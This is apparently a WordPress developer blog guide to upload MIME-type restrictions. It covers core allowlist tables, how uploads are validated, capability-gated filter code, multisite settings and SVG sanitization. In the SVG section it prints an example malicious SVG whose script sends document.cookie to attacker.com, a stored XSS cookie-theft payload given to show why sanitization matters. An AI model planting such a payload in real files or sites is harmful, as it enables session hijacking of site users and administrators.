

- Release
- WordPress
File Manager for Dropbox 1.3.18 Released – Gallery Bulk ZIP Downloads
Tanin Ahmed6 min read
Loading page…
Loading page…
Loading page…
Encountering the "Sorry, you are not allowed to upload this file type" error? Here is the complete WordPress MIME types allowed list, why certain files are blocked, and how to safely enable any extension with code, plugins, or multisite rules.

WordPress restricts media uploads to a predefined allowlist of MIME types—standardized media identifiers like image/webp or application/pdf—to protect your web server from malicious scripts and executable attacks. When you encounter the error “Sorry, you are not allowed to upload this file type”, WordPress either does not include that file’s extension in its core allowed list or its real binary contents failed PHP’s MIME inspection check. You can resolve this safely by filtering upload_mimes with administrator capability gating in a must-use plugin, configuring WordPress Multisite network rules, or using a battle-tested sanitization plugin like Safe SVG.
As a WordPress plugin developer, I run into this barrier frequently on client builds. A designer hands over a modern vector logo in .svg format, a frontend developer needs to bundle custom typography in .woff2, or an e-commerce store needs to import product catalogs via .json or non-standard .csv exports. In every case, WordPress stops the upload dead in its tracks. But lifting these restrictions without understanding how WordPress validates files behind the scenes creates severe security holes. In this guide, we will unpack how WordPress evaluates uploads, break down the complete verified allowed list for the latest WordPress core release, explore why certain files stay locked down, and review production-tested methods to enable any file type safely.
MIME stands for Multipurpose Internet Mail Extensions (formalized across RFC 2045 and RFC 2046 and maintained today by IANA as media types). Originally created to support binary attachments in email protocols, MIME types serve as the universal labeling system for the web. They inform browsers, web servers, and applications about the nature and format of a file so the system knows whether to render an image inline, play a video stream, run a stylesheet, or trigger a file download dialog.
A MIME type consists of a two-part identifier separated by a forward slash:
type/subtype
image, video, audio, text, font, or application).jpeg, webp, mp4, csv, woff2, or pdf).When a visitor visits a web page, the web server passes the MIME type via the Content-Type HTTP header. However, during file uploads inside the WordPress admin dashboard, MIME types serve a critical dual purpose:
backdoor.php.jpg or payload.png. Because the browser-supplied Content-Type multipart header can be easily forged, WordPress never trusts user input alone. It inspects both the extension and the underlying file bytes to verify authenticity before saving the asset to disk.Whenever you drop a file into the WordPress Media Library or submit an attachment through a form, WordPress executes a strict multi-tier verification pipeline in wp-admin/includes/file.php and wp-includes/functions.php.
wp_check_filetype()The first check occurs in wp_check_filetype( $filename, $mimes ). WordPress extracts the filename extension and matches it against regex patterns defined by get_allowed_mime_types(). If the extension does not match any allowed pattern in the registry, the function returns false for both the extension and MIME type.
wp_check_filetype_and_ext()Merely passing the extension check is not enough. In wp_check_filetype_and_ext( $file, $filename, $mimes ), WordPress inspects the temporary file sitting on the server’s disk:
wp_get_image_mime()): For image types, WordPress invokes exif_imagetype() or falls back to getimagesize() to read binary file headers (magic bytes). If an image file named photo.jpg contains valid PNG data, WordPress automatically corrects the extension via getimagesize_mimes_to_exts and sets proper_filename to photo.png.fileinfo): For non-image files, WordPress uses PHP’s finfo_open( FILEINFO_MIME_TYPE ) and finfo_file() (powered by libmagic). It detects the file’s real MIME type and compares it against the extension’s expected MIME type.application/zip), audio/video containers (where only the major media type must match), and common text files (allowing text/plain or application/csv for CSV files). However, for almost everything else, if the real detected MIME type disagrees with the extension, WordPress assumes the file is dangerous and wipes both $type and $ext to false.Finally, in wp_handle_upload(), WordPress evaluates the result:
if ( ( ! $type || ! $ext ) && ! current_user_can( 'unfiltered_upload' ) ) {
    return call_user_func_array( $upload_error_handler, array( &$file, __( 'Sorry, you are not allowed to upload this file type.' ) ) );
}
If either the extension or MIME type failed validation, and the logged-in user lacks the unfiltered_upload capability, WordPress rejects the upload immediately. You will see the familiar admin notice: “Sorry, you are not allowed to upload this file type.” (On legacy WordPress installations prior to version 5.0, this was phrased as “Sorry, this file type is not permitted for security reasons.”).
This explains why simply adding an extension to an allowlist in code or renaming a file fails when the real binary signature does not align with what PHP’s fileinfo detects.
Many online tables duplicate entries, list obsolete types, or guess at supported formats. Below is the complete, canonical list of default allowed MIME types verified directly from the WordPress core source code (wp_get_mime_types() and get_allowed_mime_types() in WordPress 7.1.1).
WordPress core natively supports standard web raster formats, progressive icons, modern next-gen compressed formats like WebP (introduced in WordPress 5.8) and AVIF (introduced in WordPress 6.5), as well as mobile capture formats like HEIC (introduced in WordPress 6.7). For a deep dive into compression and performance trade-offs between raster choices, check out our guide on PNG vs WebP.
| File Extension | MIME Type | Added in WordPress |
|---|---|---|
.jpg, .jpeg, .jpe | image/jpeg | Core Default |
.png | image/png | Core Default |
.gif | image/gif | Core Default |
.webp | image/webp | WordPress 5.8 |
.avif | image/avif | WordPress 6.5 |
.ico | image/x-icon | Core Default |
.bmp | image/bmp | Core Default |
.tiff, .tif | image/tiff | Core Default |
.heic | image/heic | WordPress 6.7 |
.heif | image/heif | WordPress 6.7 |
.heics | image/heic-sequence | WordPress 6.7 |
.heifs | image/heif-sequence | WordPress 6.7 |
WordPress supports standard PDF documents, modern OpenXML Microsoft Office files, legacy Office formats, OpenDocument suites (LibreOffice / OpenOffice), Apple iWork files, and raw design deliverables like Photoshop (PSD).
| File Extension | MIME Type | Category |
|---|---|---|
.pdf | application/pdf | Portable Document Format |
.doc | application/msword | Legacy MS Word |
.docx | application/vnd.openxmlformats-officedocument.wordprocessingml.document | MS Word Document |
.docm | application/vnd.ms-word.document.macroEnabled.12 | MS Word Macro-Enabled |
.dotx | application/vnd.openxmlformats-officedocument.wordprocessingml.template | MS Word Template |
.dotm | application/vnd.ms-word.template.macroEnabled.12 | MS Word Macro Template |
.xls, .xla, .xlt, .xlw | application/vnd.ms-excel | Legacy MS Excel |
.xlsx | application/vnd.openxmlformats-officedocument.spreadsheetml.sheet | MS Excel Spreadsheet |
.xlsm | application/vnd.ms-excel.sheet.macroEnabled.12 | MS Excel Macro-Enabled |
.xlsb | application/vnd.ms-excel.sheet.binary.macroEnabled.12 | MS Excel Binary Sheet |
.xltx | application/vnd.openxmlformats-officedocument.spreadsheetml.template | MS Excel Template |
.xltm | application/vnd.ms-excel.template.macroEnabled.12 | MS Excel Macro Template |
.xlam | application/vnd.ms-excel.addin.macroEnabled.12 | MS Excel Add-in |
.ppt, .pot, .pps | application/vnd.ms-powerpoint | Legacy MS PowerPoint |
.pptx | application/vnd.openxmlformats-officedocument.presentationml.presentation | MS PowerPoint Presentation |
.pptm | application/vnd.ms-powerpoint.presentation.macroEnabled.12 | MS PowerPoint Macro |
.ppsx | application/vnd.openxmlformats-officedocument.presentationml.slideshow | MS PowerPoint Slideshow |
.ppsm | application/vnd.ms-powerpoint.slideshow.macroEnabled.12 | MS PowerPoint Macro Slide |
.potx | application/vnd.openxmlformats-officedocument.presentationml.template | MS PowerPoint Template |
.potm | application/vnd.ms-powerpoint.template.macroEnabled.12 | MS PowerPoint Macro Temp |
.ppam | application/vnd.ms-powerpoint.addin.macroEnabled.12 | MS PowerPoint Add-in |
.sldx | application/vnd.openxmlformats-officedocument.presentationml.slide | MS PowerPoint Slide |
.sldm | application/vnd.ms-powerpoint.slide.macroEnabled.12 | MS PowerPoint Macro Slide |
.odt | application/vnd.oasis.opendocument.text | OpenDocument Text |
.odp | application/vnd.oasis.opendocument.presentation | OpenDocument Presentation |
.ods | application/vnd.oasis.opendocument.spreadsheet | OpenDocument Sheet |
.odg | application/vnd.oasis.opendocument.graphics | OpenDocument Graphics |
.odc | application/vnd.oasis.opendocument.chart | OpenDocument Chart |
.odb | application/vnd.oasis.opendocument.database | OpenDocument Database |
.odf | application/vnd.oasis.opendocument.formula | OpenDocument Formula |
.pages | application/vnd.apple.pages | Apple Pages |
.numbers | application/vnd.apple.numbers | Apple Numbers |
.key | application/vnd.apple.keynote | Apple Keynote |
.rtf | application/rtf | Rich Text Format |
.psd | application/octet-stream | Adobe Photoshop |
.xcf | application/octet-stream | GIMP Image |
.mdb | application/vnd.ms-access | MS Access Database |
.mpp | application/vnd.ms-project | MS Project |
.onetoc, .onetoc2, .onetmp, .onepkg | application/onenote | Microsoft OneNote |
.oxps | application/oxps | Open XML Paper |
.xps | application/vnd.ms-xpsdocument | XML Paper Specification |
.wp, .wpd | application/wordperfect | WordPerfect |
.wri | application/vnd.ms-write | Microsoft Write |
WordPress includes comprehensive support for compressed and lossless audio streaming formats, including FLAC (added in 4.9.2), AAC (added in 4.9.6), and expanded WAV handling (audio/x-wav added in 6.8.0).
| File Extension | MIME Type | Notes |
|---|---|---|
.mp3, .m4a, .m4b | audio/mpeg | Standard MPEG Audio |
.aac | audio/aac | Advanced Audio Coding (WP 4.9.6) |
.wav, .x-wav | audio/wav | Waveform Audio (WP 6.8 added x-wav) |
.ogg, .oga | audio/ogg | Ogg Vorbis Audio |
.flac | audio/flac | Free Lossless Audio Codec (WP 4.9.2) |
.mid, .midi | audio/midi | MIDI Musical Instrument |
.wma | audio/x-ms-wma | Windows Media Audio |
.wax | audio/x-ms-wax | Windows Media Audio Redirector |
.mka | audio/x-matroska | Matroska Audio |
.ra, .ram | audio/x-realaudio | RealAudio |
Standard web containers, open-source video formats, and legacy multimedia wrappers supported in core:
| File Extension | MIME Type | Container Type |
|---|---|---|
.mp4, .m4v | video/mp4 | MPEG-4 Part 14 Video |
.webm | video/webm | WebM Open Web Media |
.mov, .qt | video/quicktime | Apple QuickTime Movie |
.ogv | video/ogg | Ogg Theora Video |
.mkv | video/x-matroska | Matroska Video |
.avi | video/avi | Audio Video Interleave |
.divx | video/divx | DivX Video |
.flv | video/x-flv | Flash Video |
.mpeg, .mpg, .mpe | video/mpeg | MPEG-1 / MPEG-2 Video |
.wmv | video/x-ms-wmv | Windows Media Video |
.asf, .asx | video/x-ms-asf | Advanced Systems Format |
.wmx | video/x-ms-wmx | Windows Media Audio/Video playlist |
.wm | video/x-ms-wm | Windows Media File |
.3gp, .3gpp | video/3gpp | 3GPP Mobile Video |
.3g2, .3gp2 | video/3gpp2 | 3GPP2 Mobile Video |
Core supports plain text, structured CSV datasets, video subtitles (WebVTT), and standard compressed archives:
| File Extension | MIME Type | Usage |
|---|---|---|
.txt, .asc, .c, .cc, .h, .srt | text/plain | Plain Text and SubRip Subtitles |
.csv | text/csv | Comma-Separated Values |
.tsv | text/tab-separated-values | Tab-Separated Values |
.ics | text/calendar | iCalendar Schedule Data |
.vtt | text/vtt | WebVTT Video Subtitles |
.rtx | text/richtext | Rich Text format |
.css | text/css | Cascading Style Sheets |
.dfxp | application/ttaf+xml | Timed Text XML Subtitles |
.zip | application/zip | ZIP Compressed Archive |
.tar | application/x-tar | Tarball Archive |
.gz, .gzip | application/x-gzip | Gzip Compressed Archive |
.rar | application/rar | RAR Archive |
.7z | application/x-7z-compressed | 7-Zip Compressed Archive |
Note on Unconditionally Blocked Formats: While wp_get_mime_types() contains registry definitions for swf (Adobe Flash) and exe (Windows Executables), get_allowed_mime_types() explicitly strips them for all users (unset( $t['swf'], $t['exe'] )). Furthermore, htm|html and js are stripped unless the user holds the unfiltered_html capability (which is restricted to single-site Administrators and Multisite Super Admins).
When users search for missing WordPress MIME types, they almost always encounter one of the formats below. Understanding why each format is restricted tells you whether you should enable it, sanitize it, or keep it strictly locked down.
| Extension | MIME Type | Why WordPress Blocks It | Safe to Enable? |
|---|---|---|---|
.svg | image/svg+xml | XML-based markup that can embed malicious JavaScript (Stored XSS) and external entities (XXE). | Yes, but ONLY with strict XML sanitization. |
.json | application/json | Contains raw structured data; potential cross-site script inclusion when unescaped. | Yes, safe for trusted site administrators and developers. |
.woff, .woff2, .ttf | font/woff2, font/ttf | Not registered in core general media upload registry (though managed via the WP 6.5+ Site Editor Font Library). | Yes, completely safe for typography assets. |
.xml | text/xml, application/xml | Susceptible to XML External Entity (XXE) injection and Billion Laughs denial-of-service exploits. | Caution; requires strict schema validation. |
.eps | application/postscript | PostScript is a Turing-complete language; historical vulnerabilities in Ghostscript renderers cause Remote Code Execution. | No; convert to PDF or sanitized SVG instead. |
.apk | application/vnd.android.package-archive | Executable application package for Android mobile operating systems; major malware distribution vector. | No; host on dedicated distribution infrastructure. |
.exe | application/x-msdownload | Direct Windows executable binary; catastrophic malware and ransomware delivery risk. | Never; must remain permanently blocked. |
.php | application/x-php | Direct web server execution. If uploaded to /wp-content/uploads/, allows complete server takeover (RCE). | Never; WordPress core will never permit raw PHP media uploads. |
.js | application/javascript | Executable client-side script; stored Cross-Site Scripting (XSS) hazard in browser context. | Restricted; stripped unless user has unfiltered_html. |
Depending on whether you manage a single client site, run a multisite network, or prefer code over plugins, here are the production-verified methods to enable missing file types.
upload_mimes Filter via Must-Use Plugin (Recommended for Developers)The cleanest, most durable way to register custom file types is using the upload_mimes filter inside a Must-Use (mu-plugin) file at wp-content/mu-plugins/codeconfig-mimes.php. Unlike adding code to a theme’s functions.php, an mu-plugin cannot be accidentally deactivated by clients in the admin panel and remains active when switching or updating themes.
Always gate custom upload types to trusted roles (such as administrators with manage_options capability) so unprivileged contributors or subscribers cannot upload arbitrary formats:
<?php
/**
 * Plugin Name: CodeConfig Safe MIME Types Manager
 * Description: Safely registers custom MIME types with administrator capability gating.
 * Version:     1.0.0
 * Author:      CodeConfig (https://codeconfig.dev)
 */

if ( ! defined( 'ABSPATH' ) ) {
    exit;
}

function codeconfig_custom_mime_types( array $mimes ): array {
    // Security check: restrict custom types exclusively to site administrators.
    if ( ! current_user_can( 'manage_options' ) ) {
        return $mimes;
    }

    // Allow modern font formats for custom theme typography.
    $mimes['woff']  = 'font/woff';
    $mimes['woff2'] = 'font/woff2';
    $mimes['ttf']   = 'font/ttf';

    // Allow JSON data files for animations and page builder exports.
    $mimes['json']  = 'application/json';

    return $mimes;
}
add_filter( 'upload_mimes', 'codeconfig_custom_mime_types', 10, 1 );wp_check_filetype_and_ext Filter for PHP Fileinfo MismatchesHave you ever added a MIME type to upload_mimes, only for WordPress to still reject the upload with “Sorry, you are not allowed to upload this file type”? This happens when PHP’s fileinfo extension inspects the file’s binary contents and identifies a MIME type that differs from the expected string.
For instance, complex CSV files exported from financial tools often get detected as text/plain or generic binaries, while custom font packages may be identified as application/octet-stream. You can bridge this mismatch using the wp_check_filetype_and_ext filter:
<?php
/**
 * Correct filetype detection when PHP fileinfo misidentifies valid font files.
 */
function codeconfig_correct_font_filetype( array $checked, string $file, string $filename, ?array $mimes, $real_mime ): array {
    // Only intervene if WordPress initially rejected the type.
    if ( ! empty( $checked['type'] ) && ! empty( $checked['ext'] ) ) {
        return $checked;
    }

    // Enforce capability check.
    if ( ! current_user_can( 'manage_options' ) ) {
        return $checked;
    }

    $ext = strtolower( pathinfo( $filename, PATHINFO_EXTENSION ) );

    // Correct WOFF2 font detection when fileinfo detects generic octet-stream.
    if ( 'woff2' === $ext && in_array( $real_mime, array( 'application/octet-stream', 'font/woff2', false ), true ) ) {
        $checked['ext']  = 'woff2';
        $checked['type'] = 'font/woff2';
    }

    return $checked;
}
add_filter( 'wp_check_filetype_and_ext', 'codeconfig_correct_font_filetype', 10, 5 );
Security Caveat: Never blindly assign $checked['ext'] = $ext for all uploaded files! Doing so disables WordPress’s real content inspection and allows attackers to bypass security checks by renaming malicious files. Only override specific, vetted extensions and verify user permissions.
ALLOW_UNFILTERED_UPLOADS Constant (Emergency Use Only)WordPress includes a core configuration constant that can be added to your wp-config.php file:
define( 'ALLOW_UNFILTERED_UPLOADS', true );How it works: When set to true, WordPress awards the unfiltered_upload meta capability to site Administrators (or Super Admins on Multisite installations). This completely bypasses both the upload_mimes list and the fileinfo real-content check.
Why this is dangerous: Leaving ALLOW_UNFILTERED_UPLOADS active on a production website is a serious security risk. If an administrator account is ever compromised via phishing, or if an administrator inadvertently uploads an infected archive or script, WordPress will accept the file without inspection. Use this constant strictly for temporary one-time migrations, and delete the line from wp-config.php immediately once your upload completes.
If you manage a WordPress Multisite network, code snippets added to a subsite theme’s functions.php will often fail silently. Why? Because WordPress Multisite attaches the internal check_upload_mimes() filter to upload_mimes in wp-includes/ms-default-filters.php.
check_upload_mimes() intercepts the allowed MIME list and intersects it against the extensions allowed in the Network Settings. If an extension is not listed at the network level, WordPress strips it from every subsite:
jpg jpeg png gif mp3 pdf).woff2 svg json webp avif).If you prefer not to touch PHP code, several plugins can manage MIME types through the WordPress dashboard. However, you must choose carefully: many older MIME plugins have been abandoned or removed from the repository for security violations.
| Plugin | Active Installs | Tested Version | Status | Best Used For |
|---|---|---|---|---|
| Safe SVG | 1,000,000+ | WordPress 7.1+ | Actively Maintained | Secure SVG vector uploads with sanitization. |
| SVG Support | 1,000,000+ | WordPress 7.0+ | Actively Maintained | SVG uploads + inline DOM rendering for CSS styling. |
| File Upload Types by WPForms | 40,000+ | WordPress 7.0+ | Actively Maintained | GUI toggle for custom extensions and MIME types. |
| WP Extra File Types | 40,000+ | WordPress 6.3 | Outdated (Late 2023) | Legacy format library (use caution; unmaintained). |
Important Advisory on Banned Plugins: Competitor tutorials often recommend the plugin “Upload Any MIME Types”. Be aware that this plugin was officially closed by WordPress.org on January 27, 2026 due to guideline violations. Never install unvetted or banned plugins from external ZIP archives, as they bypass official security audits.
Allowing WordPress to accept a file during upload is only half the battle. Your web server must also know how to serve that file to visitors’ browsers with the correct HTTP Content-Type header. If your web server does not recognize the MIME type, it will serve the asset as application/octet-stream or text/plain, causing browsers to prompt a download dialog instead of displaying the file inline.
.htaccess): Ensure your server maps extensions to proper media types by adding directives to your root .htaccess file:
<IfModule mod_mime.c>
    AddType image/svg+xml .svg .svgz
    AddType font/woff2 .woff2
    AddType font/woff .woff
    AddType application/json .json
</IfModule>mime.types): Nginx maps extensions inside its global configuration (typically /etc/nginx/mime.types). Verify that entries such as image/svg+xml svg svgz; and font/woff2 woff2; exist within the types { ... } block, then reload Nginx (nginx -s reload).modsec_audit.log.Before you loosen your site’s Media Library restrictions to upload heavy datasets, raw archive bundles, client deliverable packages, or specialized formats, consider whether your WordPress hosting server should be storing those files at all. Hosting large files locally bloats your database backups, consumes server bandwidth, and strains storage limits.
A sensible, enterprise-grade alternative is keeping your WordPress Media Library lean and offloading large files to cloud storage. With plugins like Integration for Google Drive or Integrate Dropbox by CodeConfig, you can connect your cloud storage directly to your WordPress dashboard. You can securely upload, organize, embed, and share files and folders directly within pages or client portals without modifying WordPress core MIME restrictions or straining your hosting server. If your workflow requires specialized handling, you can also explore custom plugin development to build tailored upload solutions.
Compare each solution based on skill level, site architecture, and security exposure:
| Method | Best For | Skill Level | Security Risk | Recommended? |
|---|---|---|---|---|
MU-Plugin (upload_mimes) | Custom single-site development, theme builders | Intermediate | Low (when capability-gated) | Yes (Developer Standard) |
| Sanitization Plugin (Safe SVG) | Vector graphics, logos, illustrations | Beginner | Very Low | Yes (Best for SVGs) |
| Multisite Network Settings | WordPress Multisite networks & subsite blogs | Beginner | Low | Yes (Required for MS) |
| GUI Plugin (File Upload Types) | Non-developers needing multiple custom types | Beginner | Low to Moderate | Yes |
| Cloud Offload (Google Drive / Dropbox) | Heavy media, large datasets, client documents | Beginner | Zero local risk | Yes (Best for Large Files) |
ALLOW_UNFILTERED_UPLOADS | Emergency one-time site migrations | Beginner | Critical / High | Emergency Only (Never Permanent) |
Scalable Vector Graphics (.svg) is by far the most requested file type missing from WordPress core. However, WordPress intentionally omits SVG support out of the box because SVGs are XML documents, not binary raster images.
Because an SVG is parsed as XML, it can contain live code, external references, and client-side scripts:
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200">
    <circle cx="100" cy="100" r="80" fill="red" />
    <script type="text/javascript">
        // Malicious JavaScript executes in the victim's browser context:
        fetch( 'https://attacker.com/steal?cookie=' + document.cookie );
    </script>
</svg>
If an unsuspecting site editor or administrator uploads an unsanitized SVG file, any visitor (or logged-in admin) who opens the graphic in their browser executes that JavaScript payload under your domain’s session cookies. This opens the door to full Stored Cross-Site Scripting (XSS) attacks, session hijacking, administrator privilege escalation, and silent site compromise.
How to Allow SVGs Responsibly: Never allow raw SVG uploads through an unvetted code filter alone without sanitization. Use a dedicated plugin like Safe SVG or implement the enshrined/svg-sanitize library in your deployment workflow. A proper sanitizer parses the XML document tree, strips all <script> tags, removes inline event handlers (like onload, onclick, onerror), disables external entity references (preventing XXE attacks), and saves only clean, safe vector markup to disk.
If you have implemented the upload_mimes filter or configured a plugin but still see the upload rejection notice, run through this step-by-step diagnostic checklist:
file command:
file --mime-type -b your-file.svgtext/plain or application/octet-stream instead of image/svg+xml, PHP’s fileinfo extension is encountering a signature mismatch. You must apply the wp_check_filetype_and_ext filter (Method 2 above) to normalize it.
async-upload.php. WordPress will return the exact error string and HTTP status code.php.ini:
upload_max_filesize = 64M
post_max_size = 64M
memory_limit = 256Mpost_max_size is smaller than the upload file size, the POST payload is truncated and WordPress triggers a generic failure.
/wp-admin/async-upload.php.WordPress’s MIME type validation system may seem frustrating when it blocks a harmless vector logo or custom font, but it is one of the most vital security mechanisms protecting your website from malicious payloads and server takeovers. Rather than disabling upload restrictions globally with risky constants or installing unmaintained plugins, the safest path is deliberate, granular control:
WordPress restricts file types primarily for security. Executable files (like .exe, .php, or .js) and active document formats (like raw .svg with embedded scripts) could be leveraged by attackers to execute arbitrary code, steal admin sessions via Cross-Site Scripting (XSS), or hijack the hosting server. By enforcing a strict allowlist, WordPress ensures only safe, inert media formats can be stored in the uploads directory.
wp_get_mime_types() returns the master dictionary of all recognized extensions and their corresponding MIME types known to WordPress. In contrast, get_allowed_mime_types() filters that master list: it unconditionally strips dangerous formats (like Flash .swf and executables .exe), removes .html and .js for users without the unfiltered_html capability, and applies the upload_mimes filter to produce the final permitted upload list.
On Multisite installations, WordPress attaches an internal filter called check_upload_mimes() to the upload_mimes hook. This filter compares the allowed list against the extensions configured in Network Admin → Settings → Upload file types. If your custom extension is not explicitly listed in the Network Admin settings, it is automatically removed from all subsite upload lists regardless of what you set in your subsite theme.
WordPress does not rely solely on the file extension. In wp_check_filetype_and_ext(), it reads the file's raw binary header bytes using PHP's fileinfo extension. If a file is mislabeled, corrupted, or identified as a conflicting MIME type (for example, a CSV file detected as text/plain or a font identified as application/octet-stream), WordPress considers the file a potential spoofing attempt and blocks the upload.
No, you should never leave ALLOW_UNFILTERED_UPLOADS permanently active in production. It completely disables both extension checks and binary content validation for administrators. If an admin account is compromised or infected with malware, an attacker can upload executable PHP scripts or infected archives directly to your uploads folder, leading to complete server compromise. Always use the upload_mimes filter or a sanitization plugin instead.
Never enable raw SVG uploads using simple code snippets that add $mimes['svg'] = 'image/svg+xml'; without a sanitization engine. Instead, install the Safe SVG plugin, which runs incoming vector graphics through the svg-sanitizer library. It strips malicious <script> tags, removes inline JavaScript event handlers, and cleans the XML tree before writing the file to disk.
This post is by Jakir, a member of the CodeConfig team who is always working to find solutions for our users and improve our services.
Thank you for reading and for your kind words and good wishes for us. We truly appreciate your support! ❤️


Whether you're just getting started or scaling fast, we've got you covered. Access helpful guidance.

